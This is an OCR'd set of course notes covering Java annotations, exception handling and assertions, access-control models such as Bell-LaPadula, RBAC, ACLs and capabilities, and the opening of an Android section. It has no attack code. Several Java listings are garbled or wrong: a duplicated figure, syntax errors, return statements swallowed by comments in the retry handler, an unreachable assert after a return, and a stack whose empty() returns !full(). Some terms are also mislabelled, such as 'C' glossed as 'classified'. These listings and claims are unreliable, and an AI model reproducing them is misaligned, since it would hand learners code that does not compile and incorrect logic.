


Abbildung 4.5: figure

4.7 Annotations

Annotations provide data about a program that is not part of the program itself. They have no direct effect on the operation of the code they annotate.

1. Information for the compiler : Annotations can be used by the compiler to detect errors or suppress warnings.
2. Compiler-time and deployment-time processing : Software tools can process annotation information to generate code, XML files, and so forth.
3. Runtime processing : Some annotations are available to be examined at runtime
4. Annotations act mostly at compile-time: and this is a very good thing. We want to catch all of our subtle and not so subtle errors at compile time and not at run- time in front of an important customer ...

[1] todo

5. Annotations can be extracted by external tools. Instead of looking for methods with a particular name or signature, retrieve all methods with a specific annotation.
6. Annotations are like classes. They have a specific type. They can contain fields to store details.
7. Meta-specifications for annotations include: a) Where they can appear on (e.g. only on classes, or only on methods) b) A retention policy: when and where they are made available:

4.7.1 Meta Annotations

@Target Defines to which elements an annotation might be applied, ElementType.Field, ElementType.Methode

@Retention Specifies whether the annotation is only available for: Source (Compile, disgarded),class : class file storage, disgarded vm, or runtime, all retained, accessible using reflection

@Inherited The annotation get applied to subclasses as well (only class annotation)

@Documented Appears in Javadoc.

Examples > 1.6
- Deprecated : runtime,
- SurpressWarnings : source,
- override : source
- Immutable : marker interface
- Annotation with Value :

```
@interface Todo . {
String value
}
```

- Annotation with Parameters :

```
@Authors {String[] names} -- @..(names=)
```




Abbildung 4.6: figure

@Resource




Abbildung 4.7: figure

@PostConstruct, @preDestroy

4.7.2 Override Annotation

- Removal of a method in a base class:
- overwriting methods (@Override) are flagged by the compiler
- Signature change of a method in a base class:
- overwriting methods (@Override) are flagged by the compiler
- Introduction of a new method in base class:
- A method with the same name/signature may already exist!
- Would only be detected if would be mandatory
- Eclipse allows to set a flag to issue warnings if overwriting methods are not declared as
- Since Java6: can also be applied on methods which implement interface methods

4.7.3 CheckReturnValue annotation

Suspicion that a method changes an object rather than returning a new object.
For example, consider the trim method in java.lang.string . This method creates a new String that is the same as the old String except thatwhite space has been removed from each end. The original String is not changed at all, nor is anything else. Thus if one invokes it like so:s.trim(); absolutely nothing happens:

The correct way to invoke it is by assigning the result to a variable, possibly the same one that was used to invoke it: s = s.trim();
Failing to do this is a very common mistake and a frequent source of hard-to- find bugs. By placing the annotation on a method, we tell the compiler that it should issue a warning if the return value isn't used.

4.7.4 Null Checking Annotations

@NonNull The annotated element must not be null. Annotated fields must not be null after construction has completed. Annotated methods must have non-null return values.

@CheckforNull The annotated element might be null, and uses of the element should check for null. When this annotation is applied to a method it applies to the method return value.

```
public class NullHandling {
  @CheckForNull
  public String value;
  public int getValueLength() {
    return this.value.length();
  }
  public String myToUppercase(@NonNull String parameter) {
    if (parameter == null)
      return "";
    return parameter.toUpperCase(Locale.getDefault());
  }
  @Nonnull
  public String getValue() { return this.value; }
  public void justUseGetValue() {
    int length;
    if (getValue() == null) length = 0;
    else length = getValue().length();
    System.out.println("Value length: " + length);
  }
  public String justUseMyToUppercase() { return myToUppercase(null);}
}
```

Abbildung 4.8: figure

4.7.5 @Inherited Annotation

y default annotations are not inherited. If an annotation type has the meta-annotation @Inherited then an annotation of that type on a class will cause the annotation to be inherited by sub-classes.@Inherited annotations are not inherited when used to annotate anything other than a type. A type that implements one or more interfaces never inherits any annotations from the interfaces it implements. Example:

```
public class NullHandling {
  @CheckForNull
  public String value;
  public int getValueLength() {
   if (this.value == null) return 0;
    return this.value.length();
  }
  public String myToUppercase(@NonNull String parameter) {
    return parameter.toUpperCase(Locale.getDefault());
  }

  @NonNull
  public String getValue() { return this.value; }
  public void justUseGetValue() {
    int length = getValue().length();
    System.out.println("Value length: " + length);
  }
  ...
}
```

Abbildung 4.9: figure

```
public class NullHandling {
  @CheckForNull
  public String value;
  public int getValueLength() {
   if (this.value == null) return 0;
    return this.value.length();
  }
  public String myToUppercase(@NonNull String parameter) {
    return parameter.toUpperCase(Locale.getDefault());
  }

  @NonNull
  public String getValue() { return this.value; }
  public void justUseGetValue() {
    int length = getValue().length();
    System.out.println("Value length: " + length);
  }
  ...
}
```

Abbildung 4.10: figure

Listing 4.1: Inherited Example Annotations

```
  @Target(Element.Type)
  @RetentionPolicy(RetentionPolicy.RUNTIME)
3 @Inherited
  public @interface CarAnnotation {...}
```

4.7.6 Java Type Checking

4.7.7 Tainted and Untainted Data

Listing 4.2: Tainted and Untainted Annotations

```
1 protected void doGet(@Tainted HttpServletRequest, request,@Untainted HttpServletResponse
      response) throws
  IOException,servletException{
  }
```

These annotations define precisely the contract in web applications. For example data from the outside are always @Tainted ; data from the inside (constant strings) are @Untainted and data that have been sanitized are marked as @Detainted . Data annotated with @Tainted must always not only be validated but also specially processed to hinder cross-script attacks.

4.8 Custom Annotations

Annotations need tools to process them too. Sample Listener :

```
@ActionListenerFor(source="MyButton) void doSomething(){}
```

Listing 4.3: Custom Listener Steps

```
  //STEP 1
2 @Target(ElementType.METHOD)
  @Retention(RetentionPolicy.Runtime)
```

```
@CarAnnotation(maker = "Topolino")
public class AbstractCar { }

public class RoadsterCar extends AbstractCar { }
```

```
public class CarAnnotationsTest {
  public static void main(String[] args) {
    Class<?>[] classes = { AbstractCar.class, RoadsterCar.class };

    for (Class<?> classObj : classes) {
      Annotation[] annotations = classObj.getAnnotations();
      System.out.println("No. of annotations: " + annotations.length);
        for (Annotation annotation : annotations) {
          CarAnnotation carAnnotation = (CarAnnotation) annotation;
          System.out.println(carAnnotation.maker());
        }
    }
  }
}
```

Abbildung 4.11: Inheritance Test Annotations

```
    public @interface ActionListenerFor{
     String source.
    }
 7
    //Example with tool processing.

    public class ButtonFrame extends JFrame {
    public ButtonFrame(){
12   panel = new JPanel();
     add(panel);
     panel.add(yellowButton);
     ToolForActionListenerFor,processnnotations(this);
    }
17  @ActionListenerFor (source=yellowButton)
    public void yellowBackground(){
     panel.setBackground(Color.Yellow);}

    }
22  //usw f r Bluebutton..

    //ANNOTATION TOOL
    public class ToolForActionListenerFor{

27  public static void processAnnotations(Object obj) {
     try{
     Class<?> cl = obj.getClass();
     for (Method m : cl.getDeclaredMethods()) {
      ActionListenerFor a = m.getAnnotation(ActionListenerFor.class);
32    if (a != null) {
       field f = cl.getDeclaredField(a.source);
       f.setAccessible(true);
       addListener(f.get(obj),obj,m);
       }
37    }
     }
     }catch (Exception e) {
     }
     }
42  }
    }
    }
```




Abbildung 4.12: Java Typechecking

```
    //step 3 AddListener
47  public static void addListener(Objec source,final Object param, final Method m) throws
   NoSuchMethodException,IllegalAccesException,InvocationTargetException {
      Invocationhandler handler = new Invokationhandler() {
      public Object invoke(Object proxy, Method mm, Object[] args) throws Throwable {
      return m.invoke(param);
52    }
      };
      Object Listener = Proxy.newProxyInstance (null, new Class[] { java.awt.event.
          ActionListener.class}, handler);
      Method adder = source.getClass.getMethod("addActionListener",ActionListener.class);
      adder.invoke(source,listener);
57  }
```

4.9 Fault Tolerance

Fault Types :

- Interface Exception : illegal service request.
- Internal Exception : due to mailfunction of the component itsself.

4.9.1 Requirements for exception handling

1. Simplicity: Should be simple to understand and use
2. Unobtrusiveness: Exception handling code should not obscure the understanding of the software: (1) and (2) are crucial for designing reliable systems!




Abbildung 4.13: figure

3. Efficiency: Run-time overheads should be incurred only when handling an exception. This may be relaxed, e.g. if speed of recovery is not critical
4. Uniformity: Uniform treatment of exceptions detected both by the environment and by the program
5. Recovery: It should allow recovery actions

4.9.2 Exception Classification

Who detects the error?
Environment,Application error detection.

When is it detected?
Synchronously: as an immediate result of a process attemting an inappropriate operation.
Asynchronously: some time after the operatio ncausing the error. May be raised either in the process which excecuted the operation or in another process. The latter is also calld asynchronous notification or signal. Mostly an issue with concurrent programming.

Examples
1. Array out of bounds error, divide by zero. Raised Synchronously, detected by the environment.
2. Assertion failiure : Application detected, raised synchronously.
3. Failiure of monitoring mechanism (interrupt, timeouts) : Detected by the environment and raised asynchronously.
4. Error condition occured earlier in another process , aside from the running one. Detected by application and raised asynchronously.

4.9.3 Exception handling

Possible Actions:
- Ignore Exception : always bad
- Error message : program continues on.
- Request new data.
- Retry (limited by timeout or number of tries)

Responses to said action failing:
- Exit
- Exit and log,
- Throw a new Exception

4.9.4 Exception handling in Java

From the Java documentation: An Error is a subclass of Throwable that indicates serious problems that a reasonable application should not try to catch. Most such errors are abnormal conditions. A method is not required to declare in its throws clause any subclasses of Error that might be thrown during the execution of the method but not caught, since these errors are abnormal conditions that should never occur.

Must catch all Exceptions including the ones that are not checked : UncaughtExceptionhandler.

```
public class TestThreadFailure {

public static void main(String[] args) {
  Thread.setDefaultUncaughtExceptionHandler(new
                                    UncaughtExceptionHandler() {

    @Override
    public void uncaughtException(Thread t, Throwable e) {
      System.out.println("Handler0: Caught in " + t.getName()
                                                  + " " + e);
      }
    });
    int nbuf = 65536;
    double[][] buf = new double[nbuf][nbuf];
    Integer i = new Integer((int) buf[0][0]);

}
}
```

Abbildung 4.14: figure

4.9.5 Assertions

Pre Condition A condition that the caller of an operation agrees to satisfy.

Post Condition Callee itsself satisfies condition.

Invariant satisfied anytime a client invoks any of its object's methods a condition that should always be true for a segment of a program.

Can be enforced with java assertions.

```
public class TestThreadFailure {

public static void main(String[] args) {
  Thread t = new Thread() {
    @Override
    public void run() {
      int nbuf = 65536;
      double[][] buf = new double[nbuf][nbuf];
      Integer i = new Integer((int) buf[0][0]);
    }
  };

  t.setUncaughtExceptionHandler(new UncaughtExceptionHandler() {
    @Override
    public void uncaughtException(Thread t, Throwable e) {
      System.out.println("Handler1: Caught in " + t.getName() + " “ + e);
      }
    });

   t.start();
}
```

Abbildung 4.15: figure

```
public class TestThreadFailure {
public static void main(String[] args) {
  ExecutorService newFixedThreadPool = Executors.newFixedThreadPool(2,
                                                    new ThreadFactory() {
    @Override
    public Thread newThread(Runnable r) {
      Thread t = new Thread(r);
      t.setUncaughtExceptionHandler(new UncaughtExceptionHandler() {
        @Override
        public void uncaughtException(Thread t, Throwable e) {
          System.out.println("Handler2: Caught in "
                                                + t.getName() + " " + e);
          }
      });
      return t;
     }
  });
  newFixedThreadPool.execute(new Runnable() {
    @Override
    public void run() { Crash.crash(); }
  });}
```

Abbildung 4.16: figure

```
DefaultHttpClient httpclient = new DefaultHttpClient();

HttpRequestRetryHandler myRetryHandler = new HttpRequestRetryHandler() {
  public boolean retryRequest( IOException exception, int executionCount, HttpContext context) {
    if (executionCount >= 5) { // Do not retry if over max retry count return false;}
    if (exception instanceof NoHttpResponseException) {
      // Retry if the server dropped connection on us then return true;
    }
    if (exception instanceof SSLHandshakeException) {
    // Do not retry on SSL handshake exception return false;
    }
    HttpRequest request = (HttpRequest) context.getAttribute(ExecutionContext.HTTP_REQUEST);
    boolean idempotent = !(request instanceof HttpEntityEnclosingRequest);
    if (idempotent) { // Retry if the request is considered idempotent then return true;
    }
    return false;
   }
};

httpclient.setHttpRequestRetryHandler(myRetryHandler);
```

Abbildung 4.17: figure

```
public class Astack {
  private LinkedList stck = new LinkedList();
  private final int no = 42;
  public boolean full() {
    if (stck.size() >= no) return true;
    else return false;
  }
  public boolean empty() {
    return !full();
  }
  public void push(Object v) {
    // precondition
    assert !full(): "Stack is full";
    stck.addFirst(v);
    // postconditions
    assert !empty();
    assert top().equals(v);
    // check no of elements increase by one
  }
```

Abbildung 4.18: figure

```
  public Object top() {
    assert !empty();
    return stck.getFirst();
    // no post conditions
  }
  public Object pop() {
    assert !empty();
    return stck.removeFirst();
    assert !full();
    // check no of elements decrease by one
  }
  public static void main(String[] args) {
    AStack as = new AStack();
  }
}
```

Abbildung 4.19: figure

An assertion statement in Java takes one of the following two forms:

```
assert condition;
```

or

```
assert condition : error-message;
```

So, the statement "`assert condition : error-message;`" is similar to:

```
if (condition == false)
   throw new AssertionError( error-message );
```

But notice the difference: whereas the `if` statement is executed whenever the program is run, the `assert` statement is executed only when the program is run with **assertion option enabled**.

Assertions are essentials in JUnit tests.

Abbildung 4.20: figure

Rule: assertions cost nothing when disabled.

To enable assertions at various granularities, use the **-enableassertions**, or **-ea**, switch.
To disable assertions at various granularities, use the **-disableassertions**, or **-da**, switch. You specify the granularity with the arguments that you provide to the switch:

* **no arguments**
  Enables or disables assertions in all classes except system classes.
* **packageName...**
  Enables or disables assertions in the named package and any subpackages.
* **...**
  Enables or disables assertions in the unnamed package in the current working directory.
* **className**
  Enables or disables assertions in the named class

For example, the following command runs a program, **MyVeryRobustProgram**, with assertions enabled only in package **ch.fhnw.fragile** and its subpackages:

```
java -ea:ch.fhnw.fragile ... MyVeryRobustProgram
```

Abbildung 4.21: Enabling Assertions

5 Access Control




Abbildung 5.1: figure

Authentication enables/verifies the identity of Requester. Requester presents credentials (knows/possesses/is–biometric).

Authorization Does he have the right to perform certain actions?

Auditing process gathers data to discover violations or diagnose their cause. *Offline or after the fact*

5.1 AC Policies + Mechanisms

Subjects (e.g. users, agents) detain privileges (e.g. rwx) on objects (e.g. data, programs, devices) according to AC policies (models).

Policy Specifies how accesses are controlled and access decisions are determined.

Discretionary AC[1] Nach Ermessen.

Mandatory AC Verbindliche Zugriffskontrolle.

Role Based AC Rollenbasierte Zugriffscontrolle.

Mechanism(Structure) implements or enforces policy.

- Access Matrix
- AC List (ACL)
- Capability List

5.2 Discretionary AC

This policy restricts access to the system based on the identity of users, and or the groups to which they belong. Examples are in *nix systems where we have user / group / other. Processes can also obtain temporary permissions with setuid.

Closed DAC authorization must be explicitly specified. since the default decision is always deny.

Open DAC Always access, denials specified.

Problems with DAC
- Danger of users' mistakes or neglegance.
- Disemination of Information is not controlled. User who can read data can pass it to other unauthorized users to read without the owner knowing it.

5.3 Mandatory AC

Each subject and each object is assigned a security level.

- Subject's label / clearance specifies level of trust for object.
- Objects label is required level of trust to access that object.

\+ Reduction of possible damage.

\- Loss of flexibility.


5.4 Multilevel Security

Implementations:

1. Military security Policy : Classification involves sensitivity levels and compartments. Information must not leak into unclassified files.
2. Group individuals and Resources : Use some form of heirarchy to organize policy. Only marketing people can have access to sales statistics for example.
3. Other policy concepts include : Separation of duty and the "Chineeese Wall Concept"

5.5 Bell-LaPadula Model

(i) The Simple Security Policy: no process may read data at a higher level. No Read Up (NRU) or: a subject can only read an object of less or equal security level.
(ii) The *-property: no process may write data to a lower level. No Write Down (NWD) or: a subject can only write into an object of greater or equal security level.



Set of actions: `read`, `write`, `append`, `execute`

Abbildung 5.2: figure

Set of Subjects, and Objects O . Each subject $s \in S$ and $o \in O$ have a fixed security class $L(s)$ (clearance) and a classification $L(o)$ Each s has a maximal and an actual security level. Security classes are ordered : $TS^2 > S^3 > C^4 > UC$ [5]

Simple Security Policy s may read object o only if $L(o) \leq L(s)$

[2] Top Secret
[3] secret
[4] classified
[5] unclassified

***-property** If subject s has read access to object o then s may write into object p if $L(o) \leq L(p)$

Basic Security Theorem Let Σ be a system with an initial state δ_0 and let T be a set of transformations . If every set of T preserves the above principals then $\forall \delta_i \in \Delta i \geq 0$ is Secure.

5.6 Other Policy Concepts

Separation of Duty

- – If amount is over $10,000, check is only valid if signed by two authorized people
- Two people must be different
- Policy involves role membership and physical difference

Chineese Wall Lawyers L1, L2 work in the same firm If company C1 sues C2:

- L1 , L2 can each work for either C1 or C2
- No Li can work for opposite sides in any case

Not representable in matrix.

5.7 Role based Acess Control

Premissions are associated with roles and users/subjects.

Roles Set of actions and responsibilites associated with particular working activities.

Simplifies the management of permissions because

- decisions based on roles of users within organisation.
- Roles have overlapping privledges and responsibilities.
- Roles permissions can be updated without updating individual users.
- Enterprise specific policies.
- Closely related to user groups.

RBAC are hierarchies with delegation of powers and rights. Roles Users In the example on the left side a user of role doctor has access to all transactions defined between intern and healer. The user with role healer on the contrary is restricted to his resources. A doctor can delegate a task to an intern or to a healer. RBAC allows for least privilege (Saltzmann, Schröder) since a user with higher privileges doesn't need to activate them until he really needs them. RBAC does require (i) some rules for role assignments and authorization and for transaction authorization and (ii) rules for delegation of credentials. A RBAC security policy is fully implemented in JAAS.




Abbildung 5.3: RBAC Example

5.8 Access control Matrix

- Describes protection state accurately between subjects and objects.
- Elements describe rights of subjects over objects.
- State transisions change the elements of a matrix.
- Example : Linux Kernel :

`getfactl, setfactl`




Abbildung 5.4: ACM Construction




Abbildung 5.5: ACM Example




Abbildung 5.6: ACM Example 2

5.8.1 Right to copy

```
r : read right that cannot be copied
rc : read right that can be copied.
```

Allows processor to give rights away. Often attached to a right, so it only applies to that right. Is copy flag set when giving right r the rc right.

```
attribute:                          Special modes like SUID
base permissions                    Normal Unix file modes
 owner(nic): rw-                        User access
 group(chem): rw-                       Group access
 others: r--                            Other access
extended permissions enabled        More specific permissions entries
                                    whether they are used or not
specify r-- u:harvey                Permission r for user harvey
deny -w- g:organic                  Deny w-rights for group organic
permit rw- u:hill, g:bio                Permissions rw for hill
when in                                                 group bio
```

Abbildung 5.7: Linux Permissions

5.8.2 Atenuation of priveledge

This principle says you can't give away rights you do not possess. See point 1 of Saltzman/Schröder. *Restricts rights in the system*

> This is ignored, owner gives rights to self and others and can delete.

5.8.3 Summary

- ACM simplest abstraction mechanism for protection state within a system
- Transisions alter protection state.
- Six primitive operations alter the AC matrix: Transitions can be expressed as commands composed of these operations and, possibly, conditions.

5.8.4 ACL




Abbildung 5.8: figure

Access Control List
- Associate list with each object.
- Check user/group against list.
- Relies on authentication - NEEDS TO KNOW USER.

Capabilities Capability is an unforgeable ticket. Random bit sequence + TS protected by crypto or managed by OS. Can be passed from one process to another. Reference monitor checks ticket. **Does not need to know or authenticate user/process**. Separation of privledges: Authentication and then Authorization through capability list.

Delegation
- Capability : Process can pass capability at run time.
- ACL : commonly let other process act under current user.

Revocation
- ACL : Remove user or group from list.




Abbildung 5.9: figure

- Capability can I get capability back from process : Possible in some systems if OS knows which data is associated with capability. If capability used for multiple resources one has to revoke all or none.
- capability points to pointer to resource If $C \to P \to R$, then revoke capability C by setting P=0.

Authorization Relation

Sorted by objects: ACL.

Sorted by subjects: Capability list.

Relational database management systems use such a representation.

Subject	Mode	Object
Alice	Own	File 1
Alice	R	File 1
Alice	W	File 1
Alice	W	File 3
Alice	X	File 3
Bob	R	File 1
Bob	Own	File 2
Bob	R	File 2
Bob	W	File 2
Bob	W	File 3
Bob	R	File 4
Charlie	R	File 1
Charlie	W	File 1
Charlie	R	File 2
Charlie	Own	File 4
Charlie	R	File 4
Charlie	X	File 4

Abbildung 5.10: Authorization Relation

6 Android

Challenges:

Battery Life Conserve Power. Save state so that they can be restarted later, helps to stop DOS attacks.Most foreground activity is never killed.

Market Not reviewed by Google. No way of stopping bad apps from showing up on market (community based approach) Malware writers may be able to get code onto platform: shifts focus from remote exploit to privilege escalation.

6.1 Application Components

Activity Defines the user interface: Example: scroll through your inbox. Email client comprises many activities

Service Java daemon that runs in background Example: application that streams an mp3 in background.

Content Provider Store and share data using a relational database interface.

Broadcast Reciever "mailboxes" for messages from other applications.

Intent - Absicht asynchronous messaging system – Signal an intent to switch from one activity to another – Example: email app has an inbox, a compose activity, a viewer
activity - User click on inbox entry fires an intent to the viewer activity, which then allows the user to view that email

